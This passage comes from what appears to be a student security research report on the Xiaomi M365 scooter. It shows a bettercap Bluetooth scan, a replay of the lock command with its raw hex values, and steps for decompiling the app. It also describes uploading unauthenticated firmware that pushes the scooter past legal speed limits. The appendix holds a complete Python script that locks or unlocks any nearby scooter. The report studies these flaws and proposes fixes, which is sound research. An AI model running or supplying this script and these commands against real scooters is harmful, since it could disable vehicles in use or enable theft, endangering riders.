10.0.2.0/24 > 10.0.2.15  » [10:34:45] [ble.device.new] new BLE device detected as F0:18:98:09:C4:0E (Apple, Inc.) -82 dBm.
10.0.2.0/24 > 10.0.2.15  » [10:34:45] [ble.device.new] new BLE device detected as 37:79:61:B5:39:A8 (Microsoft) -89 dBm.
10.0.2.0/24 > 10.0.2.15  » [10:34:45] [ble.device.new] new BLE device detected as 7A:1A:ED:21:34:55 (Apple, Inc.) -88 dBm.
10.0.2.0/24 > 10.0.2.15  » [10:34:45] [ble.device.new] new BLE device detected as 13:4F:CC:57:F7:33 (Microsoft) -94 dBm.
10.0.2.0/24 > 10.0.2.15  » [10:34:45] [ble.device.new] new BLE device detected as 17:E3:FE:DE:48:00 (Microsoft) -89 dBm.
10.0.2.0/24 > 10.0.2.15  » [10:34:45] [ble.device.new] new BLE device detected as 4E:24:A8:B9:0B:7F (Microsoft) -82 dBm.
10.0.2.0/24 > 10.0.2.15  » [10:34:45] [ble.device.new] new BLE device detected as 1F:41:00:75:51:03 (Microsoft) -83 dBm.
10.0.2.0/24 > 10.0.2.15  » [10:34:45] [ble.device.new] new BLE device detected as 1F:68:F8:74:CF:88 (Microsoft) -63 dBm.
10.0.2.0/24 > 10.0.2.15  » [10:34:45] [ble.device.new] new BLE device detected as 60:D9:18:E2:F8:CE (Apple, Inc.) -84 dBm.
10.0.2.0/24 > 10.0.2.15  » [10:34:45] [ble.device.new] new BLE device detected as 25:8F:52:DD:D2:5C (Microsoft) -84 dBm.
10.0.2.0/24 > 10.0.2.15  » [10:34:45] [ble.device.new] new BLE device detected as 5B:6F:B6:B4:37:1C (Apple, Inc.) -91 dBm.
10.0.2.0/24 > 10.0.2.15  » [10:34:45] [ble.device.new] new BLE device detected as 63:65:85:4D:F1:68 (Apple, Inc.) -65 dBm.
10.0.2.0/24 > 10.0.2.15  » [10:34:45] [ble.device.new] new BLE device detected as 19:28:25:3A:89:CF (Microsoft) -73 dBm.
10.0.2.0/24 > 10.0.2.15  » [10:34:45] [ble.device.new] new BLE device detected as C6:58:38:45:84:99 (Poly-Control ApS) -78 dBm.
10.0.2.0/24 > 10.0.2.15  » [10:34:45] [ble.device.new] new BLE device detected as 79:58:9D:28:5F:35 (Apple, Inc.) -86 dBm.
10.0.2.0/24 > 10.0.2.15  » [10:34:45] [ble.device.new] new BLE device detected as 4F:29:C0:E1:4B:D4 (Apple, Inc.) -91 dBm.
10.0.2.0/24 > 10.0.2.15  » [10:34:45] [ble.device.new] new BLE device detected as 14:48:97:77:89:00 (Microsoft) -91 dBm.
10.0.2.0/24 > 10.0.2.15  » [10:34:45] [ble.device.new] new BLE device detected as 25:DE:F1:CD:49:92 (Microsoft) -91 dBm.
10.0.2.0/24 > 10.0.2.15  » [10:34:45] [ble.device.new] new BLE device detected as 12:00:A4:D4:CE:3F (Microsoft) -87 dBm.
10.0.2.0/24 > 10.0.2.15  » [10:34:46] [ble.device.new] new BLE device LE-BD Head Famil detected as 2C:41:A1:85:3C:16 (Bose Corporation) -90
dBm.
```

Figure 5.1: BLE scan showing scooter using bettercap

We can now execute a multitude of actions on the device associated with this address. Bettercap will attempt to first connect to the scooter, execute the action and disconnect immediately. We can enumerate its information using *ble.enum address* (see Figure 5.2).

[20]Bettercap - www.bettercap.org


We can also write and update the BLE characteristics. A characteristic is a value that relates to the Bluetooth device that it is stored in. Depending on the implementation at hand, writing values to services and characteristics may trigger actions in the device. Hence, we needed to figure out which characteristics and services are responsible for the actions that are possible to execute using the mobile application. We then need the values which will be written into these characteristics. These values can be found in a number of different ways: decompiling the firmware on the scooter, decompiling the mobile application, or sniffing the traffic between the scooter and mobile app when these actions are executed. Ideally the values which are written over BLE to the device's characteristics to trigger actions are encrypted and authenticated, however the firmware that our M365 arrived with was not. This means all scooters with that firmware share the same command values which is how the Zimperium attack was able to lock and unlock any scooter.



```
10.0.2.0/24 > 10.0.2.15  » ble.enum d8:b9:26:a3:d5:74
[10:36:24] [sys.log] [inf] ble.recon connecting to d8:b9:26:a3:d5:74 ...
10.0.2.0/24 > 10.0.2.15  »

┌──────────────┬────────────────────────────────────────────────────────┬────────────────┬─────────────────────────────────────────────────┐
│   Handles    │              Service > Characteristics                 │   Properties   │                      Data                       │
├──────────────┼────────────────────────────────────────────────────────┼────────────────┼─────────────────────────────────────────────────┤
│ 0001 -> 0007 │ Generic Access (1800)                                  │                │                                                 │
│ 0003         │     Device Name (2a00)                                 │ READ, WRITE    │ MIScooter2040                                   │
│ 0005         │     Appearance (2a01)                                  │ READ           │ Unknown                                         │
│ 0007         │     Peripheral Preferred Connection Parameters (2a04)  │ READ           │ Connection Interval: 12 -> 24                   │
│              │                                                        │                │ Slave Latency: 0                                │
│              │                                                        │                │ Connection Supervision Timeout Multiplier: 400  │
│              │                                                        │                │                                                 │
│ 0008 -> 0008 │ Generic Attribute (1801)                               │                │                                                 │
│              │                                                        │                │                                                 │
│ 0009 -> 000e │ 6e400001b5a3f393e0a9e50e24dcca9e                       │                │                                                 │
│ 000b         │     6e400003b5a3f393e0a9e50e24dcca9e                   │ NOTIFY         │                                                 │
│ 000e         │     6e400002b5a3f393e0a9e50e24dcca9e                   │ WRITE          │                                                 │
│              │                                                        │                │                                                 │
│ 000f -> ffff │ fe95                                                   │                │                                                 │
│ 0011         │     0001                                               │ WRITE, NOTIFY  │                                                 │
│ 0014         │     0002                                               │ READ           │ V01                                             │
│ 0016         │     0004                                               │ READ           │ m8d°EK½883Û=                                    │
│ 0018         │     0010                                               │ WRITE          │                                                 │
│ 001a         │     0013                                               │ READ, WRITE    │ \£ã070fÌ8c-9ebI8b1fz¿ð¯¸2¿                       │
│ 001c         │     0014                                               │ READ, WRITE    │ \£81k{â¸03ë0f,î                                 │
│              │                                                        │                │                                                 │
└──────────────┴────────────────────────────────────────────────────────┴────────────────┴─────────────────────────────────────────────────┘

10.0.2.0/24 > 10.0.2.15  » █
```

Figure 5.2: Enumerating the Services and Characteristics of the Scooter

We found the values for the scooter's Bluetooth characteristics by performing a man in the middle attack using the BLE hacking software *gattacker*. This allowed us to monitor the traffic between a mobile phone with the Xiaomi app and the scooter. We triggered the lock and unlock commands on the app and took note of the data sent from the phone to discover the values used to initiate these actions in the scooter. The values for the BLE characteristics were in fact already publicised by the Zimperium hack and our MITM attack was simply done in an effort to learn more about the BLE process. Using those values and the write command in Bettercap we successfully managed to lock and unlock the scooter through our computer's terminal (see Figure 5.3). Once we had managed this we created a Python script which automated this entire process. The program looks for a scooter over a BLE connectiom, attempts to connect to it and the sends it the specified lock or unlock command. That script is available in the Appendix of this report.



```
10.0.2.0/24 > 10.0.2.15  » ble.write d8:b9:26:a3:d5:74 6e400002b5a3f393e0a9e50e24dcca9e 55aa032003700168ff
```

Figure 5.3: Locking scooter using Bettercap

Mobile Application

The Xiaomi Home app is the intended resource for users to interact with their Xiaomi branded IoT devices. The way the communication between the application and the scooter works is by first setting up a duplex Bluetooth communication channel. After this the application sends specific codes to the scooter which the device interprets to perform an action. As previously mentioned, we attempted to decompile the mobile application with the goal of obtaining more information about the values that are sent to the scooter, and their corresponding actions. The process of reverse engineering software is a common tool that can be used to learn more about the inner workings of the technology at hand. The process aims to go from the executable binary code of an application and get back to the source code in which it was developed [1]. It can also be used to search for malware and viruses in a packaged application [3].

In the case of Android applications the reverse engineering process first entails acquiring the Android application package (apk) then decompiling the relevant classes inside the package. In this project pulling the package was done as follows:

- *adb shell pm list packages* to list all the packages on a usb connected Android device.
- *adb pull /data/app/package-name-1.apk* to pull the device.

Thereafter, the package was successfully pulled and we needed to decompile the class files, which are responsible for the functionality and the logic of the application. These class files are originally in Dalvik Executable (.dex) format [21]. They can be used to work backwards and obtain a more readable format such as Smali, Assembly or Java. In this project the classes were decompiled first using *apktool*. This allowed us to read the *AndroidManifest.xml* file which helps identify the entry points and main activities in the application.

The classes were decompiled successfully and the source code as well as the Android

[21] Dalvik Executable format - www.source.android.com/devices/tech/dalvik/dex-format.html


manifest were made available. This is as far as we went with the mobile application pursuit due to the size of the application, time restraints and lack of experience in the area. Software which decompiles binary files normally produces executable code that is extremely difficult to read and is often inaccurate. As a result it was not possible to extract much useful information from this source code. However, it is important to note that there are several Android applications that were made by external individuals which allow the user to interact with the M365 scooter and read its information similarly to how one could do through the original application. It is reasonable to assume that reverse engineering techniques were successfully used in the development process of these applications.

Firmware

The firmware of the Xiaomi M365 scooter defines the inner workings of the device. The firmware on the scooter is updated by transmitting a binary file over Bluetooth. We successfully managed to upload altered firmware using third-party software available online that allowed us to change the operation of the scooter [22]. The hacked software allows a user to set several of the scooter's internal variables, such as top speed limit and the minimum speed before the engine will start. It then produces a binary file that the user uploads to the scooter using another third-party application [23]. We were able to increase the speed of the scooter far beyond the 20 km/h legal limit for electric scooters in Sweden, with our fastest recorded speed being 35km/h. The entire process of customizing the firmware and uploading it the scooter was trivially easy and could be accomplished by someone with very little technical experience. Alarmingly, despite us having set up a password on our scooter we were able to upload our hacked firmware without any authentication. This relates to threat #5 in our threat model and poses a serious risk as any scooter that is turned on within Bluetooth range can have custom firmware uploaded to it in less than a minute.

As well as uploading hacked firmware to the scooter, we analysed the original Xiaomi firmware to search for vulnerabilities. Getting access to the binary versions of the original firmware can be achieved by downloading them from the web, or a MITM attack listening between the mobile phone and the scooter whilst the phone is transmitting a firmware update to the scooter. Once we had access to the official firmware we used a decompiler to turn the binary files into readable assembly and then C. The software we used for

[22]Custom Firmware - https://m365.botox.bz
[23]m365 DownG - www.play.google.com/store/apps/details?id=com.m365downgrade


M365_downG

Scooter flasher by Camilo. App based on NORDIC UART APP. App and installation totally free, don't pay anyone for this. Binary files are to be downloaded separately. Your scooter must have double fuse.

M187 or batt date older than march 2017 have 1 fuse. If date is during march 2017 see inside the scooter to find out.

M385 with batt date newer than 1/april/2017 should have 2 fuses (90% chance).

```
Opening a binary
[1:28:20 a. m.] loaded DRV134 bin
[1:28:25 a. m.] flashing DRV134
[timeout]
[0] sent retry
0%
1%
2%
3%
```

Open a binary and then flash it

Device: MIScooter9516 - ready

Figure 5.4: Screenshot of the m365 downgrade software

this task was Ghidra which is a software reverse engineering set of tools developed by the NSA [24]. Through decompiling the software we were able to pinpoint the parts of the code that set the internal variables related to speed, thus reproducing the same customer firmware hack as previous attackers. However we were not able to analyse the firmware thoroughly enough to find any vulnerabilities. As mentioned in the Mobile Application section decompiling software is a process that requires experience in order to derive productive results. In the future it would be interesting to be able to edit the firmware manually ourselves, compile it and then upload it to the scooter.

Hardware

As the scooter does not have computationally difficult tasks to complete it contains relatively simple pieces of computer hardware. The handlebars contain a Cortex-M0 chip that deals with the peripherals. The chassis contains a more complex Cortex-M3 chip alongside the scooter's Bluetooth chip which operate the motor and communication with the user's phone. These separate components communicate internally using a serial data bus. There are no ports on the scooter with the intended use of interacting with the scooter's internal computer system, the only physical port on the scooter is the charging port. Third party companies have released products that hijack the data buses within

[24]Ghidra - www.ghidra-sre.org

the body of the scooter that make use of the information travelling along the wires. One example is the ”M365 Dash” which is a small screen users attach to their scooter which gives them information such as speed and battery life that would normally only be accessed via the Xiaomi app [25]. In order to access these communication buses one has to open up the plastic and metal casing of the scooter with tools and then solder on equipment to get access to the data wires. We came to the conclusion that despite the fact a potential hack of the hardware would give the attacker access to the entire computer system, the amount of effort and technical skill required to hack just one device made it a very unlikely and low-risk threat. Despite this, there have been successful hardware attacks on vehicles in the past and this is an area that could be further researched with regards to electric scooters [8].

[25]M365 Dash - www.m365dash.com

6 Conclusions and further research

From looking at the threat model and the hacking results of the Xiaomi scooter, one could say that the necessity for security improvements is evident. As stated in the fourth vulnerability in our threat model, one could reproduce the commands and actions of a user remotely and without having to surpass the authentication step. This is clearly far from matching the consumer's expectations when it comes to the security of the device.

Moreover, the threat seen in the ability to upload reconfigured firmware on the scooter is evidently of high potential damage. One could override functionality and configurations that are clearly put in place with the aim of enhancing the user's safety. This alongside the ability to increase the preset speed limit and reduce the scooters reaction time, could prove to be of great risk to an unknowing rider. It also makes it easy to reconfigure these machines for personal use, making them more powerful than lawfully intended, which in turn poses a threat.

The magnitude of the threats varies depending on the scale of consumption. The potential harm that can be inflicted due to the aforementioned vulnerabilities drastically increases if the technology is marketed for commercial use. For example, assuming the technology is not modified and the security is not enhanced when these devices are used in large scale ride-share apps, one could see how relatively minor vulnerabilities, such as remotely locking and unlocking a scooter, can be used to produce a great deal of damage.

The vulnerability seen in the ability to produce replay attacks in the Bluetooth connection and connect to the scooter from an unauthenticated device could be improved by encrypting the data exchange between the scooter and the mobile application. This is in fact already done in the latest firmware update introduced by Xiaomi. However, the vulnerability seen in uploading reconfigured firmware is still a potential attack vector. In other words the protection introduced in the new firmware update can be overridden by uploading downgraded firmware, which reintroduces the original vulnerabilities. An improvement would be to encrypt the firmware itself so that it is harder to decompile and reconfigure. It is also arguable that this is a more significant improvement than merely encrypting the communication between the user and the scooter, as the vulnerabilities introduced by reconfigured firmware are of higher potential damage.

Areas of further research that were not pursued include taking deeper looks into the decompiled firmware and android application. Trying to modify the decompiled software, recompile it and test it proved to be greatly time consuming. However, it could provide greater insight to the source of the threats found in the technology.

Acknowledgements

We would like to thank Robert Lagerström and Pontus Johnson for their support and providing us access to free coffee throughout the project.

References

[1] Cipresso, Teodoro. “Software reverse engineering education”. In: *San Jose State University* (2009). URL: https://scholarworks.sjsu.edu/cgi/viewcontent.cgi?article=4730%5C&context=etd_theses.

[2] Flick, Tony and Morehouse, Justin. “Securing the Utility Companies”. In: *Computers & Security* (2011). DOI: https://doi.org/10.1016/B978-1-59749-570-7.00008-X. URL: https://www.sciencedirect.com/science/article/pii/B978159749570700008X.

[3] Gonzalez, Hugo, Kadir, Andi, and Stakhanova, Natalia. “Exploring reverse engineering symptoms in Android apps”. In: *EuroSec ’15 Proceedings of the Eighth European Workshop on System Security Article No. 7* (2015). URL: https://dl.acm.org/citation.cfm?id=2751330.

[4] Guzman, Aaron and Gupta, Aditya. “IoT penetration testing cookbook: identify vulnerabilities and secure your smart devices”. In: *Pakt* (2017).

[5] Markey, Ed. “Tracking and Hacking: Security and Privacy Gaps Put American Drivers at Risk”. In: *United States Senate* (2015). URL: http://www.markey.senate.gov/imo/media/doc/2015-02-06_MarkeyReport-Tracking_Hacking_CarSecurity%5C%202.pdf.

[6] Miller, Charlie and Valasek, Chris. “Adventures in automotive networks and control units”. In: *A SANS Whitepaper* (2013). URL: http://www.carmelowalsh.com/wp-content/uploads/2014/05/Car_Hacking_Hacktivity_2013_whitepaper.pdf.

[7] Miller, Charlie and Valasek, Chris. “Remote exploitation of an unaltered passenger vehicle”. In: *Black Hat USA* (2013). URL: https://ericberthomier.fr/IMG/pdf/remote_car_hacking.pdf.

[8] Shoukry, Yasser et al. “Non-invasive Spoofing Attacks for Anti-lock Braking Systems”. In: *Springer* (2013). URL: https://link.springer.com/chapter/10.1007/978-3-642-40349-1_4.

[9] Xiong, Wenjun, Krantz, Fredrik, and Lagerström, Robert. “Threat modeling and attack simulations of connected vehicles: a research outlook”. In: *ICISSP19* (2019). URL: http://insticc.org/node/TechnicalProgram/icissp/presentationDetails/74121.

[10] Xiong, Wenjun and Lagerström, Robert. “Threat Modeling: A Systematic Literature Review”. In: *Science Direct* (2019), pp. 53–69. DOI: `https://doi.org/10.1016/j.cose.2019.03.010`. URL: `https://www.sciencedirect.com/science/article/pii/S0167404818307478`.

Appendix

Automated scooter command script

Below is the code for a Python program which can send lock and unlock commands to any nearby Xiaomi M365 scooter. The program first looks for advertising scooters. Once a scooter is found it connects and transfers the BLE command. More information can be found at ”www.github.com/louiscb/Mi365Locker-RASPI”.

```python
from bluepy import btle
from bluepy.btle import Scanner, DefaultDelegate
from bluepy.btle import BTLEDisconnectError
from bluepy.btle import BTLEGattError
import codecs
import signal
import sys
import os

# CHARACTERISTIC
WRITE_UUID = "6e400002-b5a3-f393-e0a9-e50e24dcca9e"

# COMMANDS
LOCK = "55aa032003700168ff"
UNLOCK = "55aa032003710167ff"

# CONSTANTS
TIMEOUT_LENGTH = 3
FILE_NAME = "scootersAddr.txt"
COMMAND = ""

if sys.argv[2] == "lock":
    COMMAND = LOCK
elif sys.argv[2] == "unlock":
    COMMAND = UNLOCK
else:
    raise Exception('Command not recognised')

def timeout_handler(signum, timeout_handler):
    raise TimeoutError

signal.signal(signal.SIGALRM, timeout_handler)

class ScanDelegate(DefaultDelegate):
    def __init__(self):
        DefaultDelegate.__init__(self)

scanner = Scanner().withDelegate(ScanDelegate())
devices = scanner.scan(2)

def add_addr_to_known(dev_addr):
    file_exists = os.path.exists('./' + FILE_NAME)

    if file_exists:
        with open(FILE_NAME) as file:
            addresses = [line.strip() for line in file]

        for addr in addresses:
            if addr == dev_addr:
                return None

    f = open(FILE_NAME, "a")
    print(dev_addr, file=f)
    f.close()

def write_command(dev, command):
    signal.alarm(TIMEOUT_LENGTH)
    peri = btle.Peripheral(dev)
    characteristics = peri.getCharacteristics(uuid=WRITE_UUID)[0]
    characteristics.write(codecs.decode(command, 'hex'))
    peri.disconnect()
    print("Success!")
    add_addr_to_known(dev.addr)

def write_devices(devs, command):
    for dev in devs:
        try:
            print("Attempting to send command to device ", dev.addr, dev.
    getScanData())
            write_command(dev, command)
        except (BTLEDisconnectError, BTLEGattError, TimeoutError):
            print("Couldn't connect")

def get_known_addr(devs):
    file_exists = os.path.exists('./' + FILE_NAME)
    known_devices = []

    if file_exists:
        print('file exists')
        with open(FILE_NAME) as file:
            known_addr = [line.strip() for line in file]

        print('[%s]' % ', '.join(map(str, known_addr)))

        for dev in devs:
            for addr in known_addr:
                if dev.addr == addr:
                    known_devices.append(dev)
    else:
        raise Exception('No saved addresses in file ' + FILE_NAME)

    return known_devices

if sys.argv[1] == "scan":
    print("Scanning ", len(devices), " device/s in bluetooth area")
    write_devices(devices, COMMAND)
elif sys.argv[1] == "saved":
    knownDevices = get_known_addr(devices)

    if knownDevices:
        print("Scanning ", len(knownDevices), " device/s in bluetooth area")
        write_devices(knownDevices, COMMAND)
    else:
        raise Exception('Could not find any known devices in area')
else:
    raise Exception('incorrect arguments')
```